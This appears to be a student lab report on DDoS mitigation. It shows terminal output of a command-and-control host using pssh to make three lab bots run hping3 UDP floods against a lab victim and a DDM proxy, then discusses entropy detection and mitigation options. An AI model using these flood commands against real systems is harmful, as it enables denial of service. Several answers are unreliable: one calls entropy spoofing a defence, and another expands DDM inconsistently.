


```
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 16:54:27 [SUCCESS] 192.168.10.125
[2] 16:54:27 [SUCCESS] 192.168.10.106
[3] 16:54:27 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 1000000 -p 80 --fl
http://edge.ddm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.


[1] 16:55:10 [SUCCESS] 192.168.10.125
[2] 16:55:10 [SUCCESS] 192.168.10.106
[3] 16:55:10 [SUCCESS] 192.168.10.107
root@cnc:~#
root@cnc:~#
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 1000000 -p 80 --fl
http://edge.ddm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 16:56:32 [SUCCESS] 192.168.10.125
[2] 16:56:32 [SUCCESS] 192.168.10.106
[3] 16:56:32 [SUCCESS] 192.168.10.107
root@cnc:~# 
```

```
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  4.523
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.013
Total webpage load time:  0.012
Total webpage load time:  0.012
```

Figure 18: Launched Flood DDoS attack on DDM DNS machine with value 1000000.

Increased the Flood attack value to 1000000 and observed the total webpage load time increased to 4.523 during the attack.




```
Total webpage load time:  0.319
Total webpage load time:  0.130
Total webpage load time:  0.051
Total webpage load time:  0.062
Total webpage load time:  0.062
Total webpage load time:  0.065
Total webpage load time:  0.062
Total webpage load time:  0.059
Total webpage load time:  0.061
Total webpage load time:  0.059
Total webpage load time:  0.066
Total webpage load time:  0.054
Total webpage load time:  0.218
Total webpage load time:  0.336
Total webpage load time:  0.230
Total webpage load time:  0.197
Total webpage load time:  0.218
Total webpage load time:  0.313
Total webpage load time:  0.215
Total webpage load time:  0.228
Total webpage load time:  0.061
Total webpage load time:  0.060
Total webpage load time:  0.062
```

```
168.10.106
168.10.107
 -t30 'sleep 1;hping3 --udp -d 100000 -p 80 --flood h
10; pkill hping3'
executable path for askpass because PSSH
.  Password prompts will not work.
168.10.106
168.10.125
168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 100000 -p 80 --flood 1
92.168.10.112 & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 17:21:48 [SUCCESS] 192.168.10.125
[2] 17:21:48 [SUCCESS] 192.168.10.106
[3] 17:21:48 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 10000 -p 80 --flood 19
2.168.10.112 & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 17:22:10 [SUCCESS] 192.168.10.125
[2] 17:22:10 [SUCCESS] 192.168.10.106
[3] 17:22:10 [SUCCESS] 192.168.10.107
root@cnc:~# 
```

Figure 19: Launched Flood DDoS attack on the victim machine with value 10000.

Generated the Flood DDoS attack on the victim machine 192.168.10.112 and observed the total webpage load time increased to 0.336 during the attack.



```
root@cnc: ~
Total webpage load time:  0.013
Total webpage load time:  0.013
Total webpage load time:  0.012
^C
root@cnc:~#
root@cnc:~#
root@cnc:~#
root@cnc:~# ./ping_web.sh 192.168.10.112
Total webpage load time:  0.065
Total webpage load time:  0.058
Total webpage load time:  0.065
Total webpage load time:  0.060
Total webpage load time:  0.130
Total webpage load time:  0.384
Total webpage load time:  0.355
Total webpage load time:  0.243
Total webpage load time:  0.226
Total webpage load time:  0.220
Total webpage load time:  0.374
Total webpage load time:  0.319
Total webpage load time:  0.130
Total webpage load time:  0.051
Total webpage load time:  0.062
```

```
root@cnc: ~
168.10.125 Exited with error code 1
168.10.107 Exited with error code 1
 -t30 'sleep 1;hping3 --udp -d 10000 -p 80 --flooc
0; pkill hping3'
executable path for askpass because PSSH
.  Password prompts will not work.
168.10.125
168.10.106
168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 100000 -p 80 --floo
ttp://edge.ddm.lan & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 17:21:00 [SUCCESS] 192.168.10.106
[2] 17:21:00 [SUCCESS] 192.168.10.125
[3] 17:21:00 [SUCCESS] 192.168.10.107
root@cnc:~# pssh -h bot.txt -t30 'sleep 1;hping3 --udp -d 100000 -p 80 --flooc
92.168.10.112 & sleep 10; pkill hping3'
Warning: could not find an executable path for askpass because PSSH
was not installed correctly.  Password prompts will not work.
[1] 17:21:48 [SUCCESS] 192.168.10.125
[2] 17:21:48 [SUCCESS] 192.168.10.106
[3] 17:21:48 [SUCCESS] 192.168.10.107
root@cnc:~#
```

Figure 20: Launched Flood DDoS attack on the victim machine with value 100000.

Increased the Flood attack value to 100000 and observed the total webpage load time decreased to 0.384 during the attack.

I observed that the Flood DDoS attack on the DDM DNS machine increased the total webpage load time to 4.523, which is greater than the victim machine's webpage load time of 0.336. This is due to the proxy server in the DDM DNS machine which victim machine lacks.

5.DISCUSSION

1. **Execute ./entropy_spoofV3.py script for three different values of the scale (close to 1) and see if you can get better results.**

   Ans: Entropy spoofing is more effective as the scale of the DDoS attack increases. This technique makes the attack less conspicuous and allows it to blend in with the other network traffic captured. As a result, the attack becomes more difficult to identify using traditional detection methods, making entropy spoofing a valuable tool for detecting and mitigating DDoS attacks. By injecting packets into network traffic and modifying the entropy values, entropy spoofing can provide a layer of defense against DDoS attacks and help maintain the security and stability of network systems.

2. **Discuss the pros and cons of using entropy to detect DDoS attacks.**

   Ans:

Pros:

1. Entropy-based detection methods effectively detect DDoS attacks by analyzing the unpredictability of network data and identifying unusual patterns.
2. Entropy analysis can be used in real-time, allowing for quick detection of DDoS attacks as they occur.
3. Entropy-based detection techniques can identify different DDoS attacks, including low-level and application-level attacks.
4. Entropy-based detection methods can be deployed on various network architectures and devices, making it an adaptable and flexible solution.
5. Entropy spoofing can be used as a countermeasure to protect against DDoS attacks.

Cons:

1. Entropy analysis is computationally expensive and can require significant processing power.
2. Entropy-based detection methods may produce many false positives, which can result in unnecessary alerts and increase the workload of security analysts.
3. Attackers can attempt to bypass entropy-based detection methods by manipulating the entropy values in network traffic, rendering the detection system ineffective.
4. Entropy analysis is only one tool in the overall arsenal of DDoS mitigation strategies, and it should be used in conjunction with other techniques for optimal results.
5. Entropy spoofing, while effective, can also be used by attackers to evade detection and amplify their attacks, making it a double-edged sword.

Overall, entropy-based detection methods can be an effective way to detect DDoS attacks, but they have their limitations. They should be used with other techniques to provide a more comprehensive defense. It is essential to understand the pros and cons of entropy analysis and be aware of potential vulnerabilities and countermeasures to protect against DDoS attacks effectively.

3. **What is the difference between the two scenarios (using the provided histogram file and generating it from pcap files), and why did the plot.py script not work for our pcap generated entr file?**

   Ans: The difference between using a histogram file that has been provided and creating one from pcap files depends on the source of the data and the amount of control that can be exerted over it.

   By processing data that has already been gathered and summarized, a histogram file is produced, providing a helpful tool to examine previous traffic patterns or to contrast against a baseline to identify changes in traffic over time. The conditions under which the data were acquired, such as the collecting method or the time the data was collected, may need to be revised in accuracy and usefulness.

   By gathering and analyzing data in real-time or close to real-time, creating a histogram from pcap files offers a current and thorough view of network traffic that can be used to recognize and counteract DDoS attacks as they happen. Additionally, since the data collection procedure can be managed, the histogram generation can be adjusted to meet particular organizational requirements, such as concentrating on particular traffic sources or protocols.

Because the generated entr file in the earlier instance was a composite of several pcap files, the provided plot.py tool could have been more effective. The plot is inconsistent since these pcap data were created under various conditions and periods.

4. **Can this system withstand a DDoS attack? Why or why not?**

Ans: By continuously observing traffic patterns, recognizing fraudulent activity, and blocking it while allowing legitimate traffic to pass, dynamic DDoS mitigation is a technique for combating DDoS attacks on servers and networks. If a dynamic DDoS mitigation can withstand a general DDoS attack depends on several factors, including the intensity and complexity of the attack, the resources available for the mitigation system, and the effectiveness of the mitigation techniques used.
A dynamic DDoS mitigation system might not withstand massive and complex attacks that use cutting-edge techniques like amplification attacks, botnets, and multi-vector attacks. These attacks include protocol attacks, application layer attacks, and volumetric attacks.
To increase the likelihood of surviving a general DDoS attack, it is essential to have a dynamic DDoS mitigation system capable of identifying and mitigating a range of attack types. Redundancy and failover solutions should also be included in a comprehensive DDoS protection strategy so that if one mitigation system gets overburdened, another system can take over and continue to provide protection.
Dynamic DDoS mitigation, which can adapt to altering DDoS assault patterns, can be used to detect and mitigate various DDoS attack types. If the attack can withstand a general DDoS attack will depend on its size and complexity.
The mitigation system may be unable to handle a generic DDoS assault since it may originate from multiple sources and involve various types of traffic. To decrease the impact of the assault on the targeted network, dynamic DDoS mitigation can distribute the attack traffic among numerous servers using various techniques like rate limitation, traffic filtering, and load balancing.
Additionally, dynamic DDoS mitigation systems can instantly change their mitigation tactics in response to altering attack patterns. Due to its ability to quickly adapt to new attack strategies, dynamic DDoS mitigation is a more effective way to thwart DDoS attacks than static or conventional mitigation solutions.
There is no assurance that a dynamic DDoS mitigation system can fend off a broad DDoS attack, even though it provides robust security against a range of DDoS assaults and constantly improves to address new threats.

5. **In what cases would you use a DDM system? Why do you think it is valuable in that case?**

Ans: There are several situations where a DDM (Database Dependency Management) solution can be helpful, including:
1. Continuous Integration/Continuous Delivery (CI/CD): By ensuring that database updates are immediately included in the CI/CD pipeline, a DDM solution enables quicker and more dependable software releases.
2. Compliance: By offering a clear audit trail of database modifications, a DDM solution can assure compliance with industry and regulatory standards like PCI DSS, GDPR, and HIPAA.

3. Collaboration: By offering a single platform for managing database updates, a DDM system can promote collaboration between developers, DBAs, and other stakeholders.
4. Risk reduction: By offering a comprehensive set of tools for managing database schema changes and delivering changes to production settings, a DDM system can help reduce the risk of mistakes and downtime brought on by database modifications.
In situations where frequent, intricate database updates necessitate careful administration and coordination, a DDM system is helpful.
A DDM solution can boost collaboration among developers, DBAs, and other stakeholders while increasing productivity, reducing errors, and expediting managing database updates. A DDM system can also assist in ensuring adherence to industry standards and mitigate risks related to database modifications, eventually improving software quality and boosting customer satisfaction.

6. **Discuss what you would change if you were to implement this system on the Internet.**

Ans: DDoS mitigation on the internet requires a comprehensive approach incorporating methods to recognize, mitigate, and stop DDoS attacks. The following are the fundamental three steps for establishing DDoS mitigation on the internet:
1. Traffic monitoring: For identifying and mitigating DDoS attacks, real-time traffic monitoring is crucial. This can be done using systems for network flow analysis, packet capture, and anomaly detection.
2. Mitigation Techniques: Various mitigation techniques can be used to prevent or mitigate the consequences of DDoS attacks. These include rate limiting, IP address blacklisting or whitelisting, protocol or port-based traffic filtering, and the setup of anti-DDoS hardware or services.
3. Scalability: DDoS attacks can range in duration and severity. Therefore, it is crucial to ensure that the mitigation solution can scale up and down as needed to handle sudden traffic increases.
As a result, implementing DDoS mitigation on the internet requires a multi-layered approach that includes creating a network architecture that can withstand attacks, keeping an eye on real-time traffic, applying different mitigation tactics, scalability, and provider cooperation. Collaboration with qualified specialists is essential to ensuring the DDoS mitigation solution is effective and successful.

7. **Discuss the advantages and disadvantages of these alternatives:**

a. Using a commercial service like Cloudflare.
Ans: There are various benefits to using a paid service like Cloudflare, including:
1. Cloudflare's user-friendly interface makes configuring and managing website security and performance simple.
2. Scalability: Cloudflare suits high-traffic websites and applications since it can handle massive traffic volumes.
3. DDoS security: Cloudflare offers DDoS security by sifting through traffic and preventing nefarious requests from getting to the website or application.
4. material delivery network (CDN): To enhance the performance of websites and applications, Cloudflare offers a CDN that caches material on servers worldwide.

5. Cost-effectiveness: Using a commercial service like Cloudflare might be more affordable than creating and maintaining an internal security infrastructure.
However, there are some drawbacks to using a for-profit service like Cloudflare, such as:
1. Lack of control: Using a paid service requires relying on a third party for security and performance, which may restrict your ability to regulate your website and applications' operations.
2. Privacy issues: Cloudflare can cause privacy issues because it gathers and analyses information about website traffic.
3. Vendor lock-in: Using a paid service might lead to vendor lock-in because switching to a new supplier can be expensive and complex.
4. Service interruptions: Cloudflare and other for-profit providers are not exempt from service outages, which can affect the accessibility of websites and applications.
5. Cloudflare may not provide the degree of customization necessary for specific websites and applications, which would limit flexibility and functionality.
Overall, there are advantages to using a paid service like Cloudflare in terms of usability, scalability, DDoS protection, CDN, and affordability.
The possible drawbacks must also be considered, including a lack of control, privacy worries, vendor lock-in, service outages, and customization restrictions.

b. Setting up your own DDM service for your company.
Ans: There are various benefits to setting up your own DDM (Distributed Denial of Service Detection and Mitigation) service for your business, including:
1. Complete control: Setting up your own DDM service gives you complete command over security and efficiency, enabling customization and flexibility.
2. Tailored to fit specific business demands, such as traffic patterns, security requirements, and budget, a custom DDM solution is available.
3. No vendor lock-in: By setting up your DDM service, you avoid vendor lock-in and free your business from relying on a third party for performance and security.
4. The business can manage data privacy and security entirely with a custom DDM service.
5. Integration: To give users a smooth experience, a custom DDM service can be integrated with the company's current infrastructure.
However, there are some drawbacks to setting up your own DDM service, including:
1. Cost: Setting up a DDM service requires a significant investment in hardware, software, and staff, which can be costly.
2. Complexity: Setting up and keeping a customized DDM service running can be difficult and time-consuming, requiring particular knowledge and abilities.
3. Scalability: It might be challenging to create a custom DDM service that can manage much traffic, and scaling up as traffic grows can be expensive and time-consuming.
4. Failure risk: Setting up your own DDM service entails taking on the risk of service failure, which can harm the accessibility of websites and applications.
5. Resources are constrained: Smaller businesses could need more resources or knowledge to set up and operate their own DDM service.
Overall, having complete control, customized solutions, freedom from vendor lock-in, privacy, and integration are advantages of putting up your own DDM service. However, it is crucial to consider any potential drawbacks related to cost, complexity, scalability, failure risk, and resource limitations. Before deciding whether to set up their own DDM

service or use a commercial service, businesses should carefully weigh the benefits and drawbacks.

c. Finding a diverse group of companies to set up a cost-sharing solution that provides DDM services as needed to members.

Ans: The cost-sharing approach for DDM services might have both benefits and drawbacks:

Advantages:

1. Cost-effective: Cost-sharing can be an appealing solution for small to medium-sized businesses who need help to afford to set up their own DDM service or pay for commercial service. The cost burden can be shared with other businesses, making it cheaper for all parties involved.
2. Diverse knowledge: A cost-sharing solution may unite businesses with various DDM experience and skill degrees. This may result in a team effort where participants can share expertise and benefit from one another.
3. Shared risk: By splitting the price of DDM services, the members also split the risk. Individual businesses may feel more secure knowing they are not exclusively responsible for the cost of mitigating a DDoS assault.

Disadvantages:

1. Dependency: Organizations that depend on a cost-sharing solution for DDM services rely on the other participants. The remaining members may be left with an increased financial burden or insufficient protection if one or more members refuse to make contributions or exit from the arrangement.
2. Conflict: Disagreements among the members might result from differences in viewpoints, objectives, and priorities. Tension can be generated, and disagreements over the degree of protection or the distribution of resources hamper the performance of the DDM service.
3. Limited control: The DDM service is subject to limited control by participants in a cost-sharing arrangement. The members must reach agreement and consensus over the degree of protection, the distribution of resources, and the decisions taken. This might need to be more adequate for certain businesses requiring a specialized solution to meet their unique demands.

6.REFERENCES

1. https://clemson.instructure.com/files/15803042/download?download_frd=1
2. https://clemson.instructure.com/files/15917557/download?download_frd=1
3. Ozcelik, Liker, et al. Distributed Denial of Service Attacks. Abingdon, United Kingdom, Taylor and Francis, 2020: Chapter 14, 14.3.4 Mitigation
4. Ddm.py source code: https://github.com/sonusz/dynamic-cdn.git
5. ECE 8930 Lab 7 DDoS Mitigation: https://sonusz.gitbooks.io/ece8930_lab7_lab_guide/content/

7.COLLABORATION

In this lab report I collaborated with Saranyu Arangi, Manasa Thatipamula and Anjan Kumar Depuru.

8.CONCLUSION

One effective technique for identifying DDoS attacks is entropy spoofing, which involves manipulating the entropy levels of network data. In this lab report, we've gone into great detail about how to execute an entropy spoofing attack, including how to use a variety of data types and how to make an entropy spoofing script. Although entropy spoofing has the potential to be effective, it is important to keep in mind that it is not impervious and should be used in conjunction with other security measures to offer complete defense against DDoS attacks.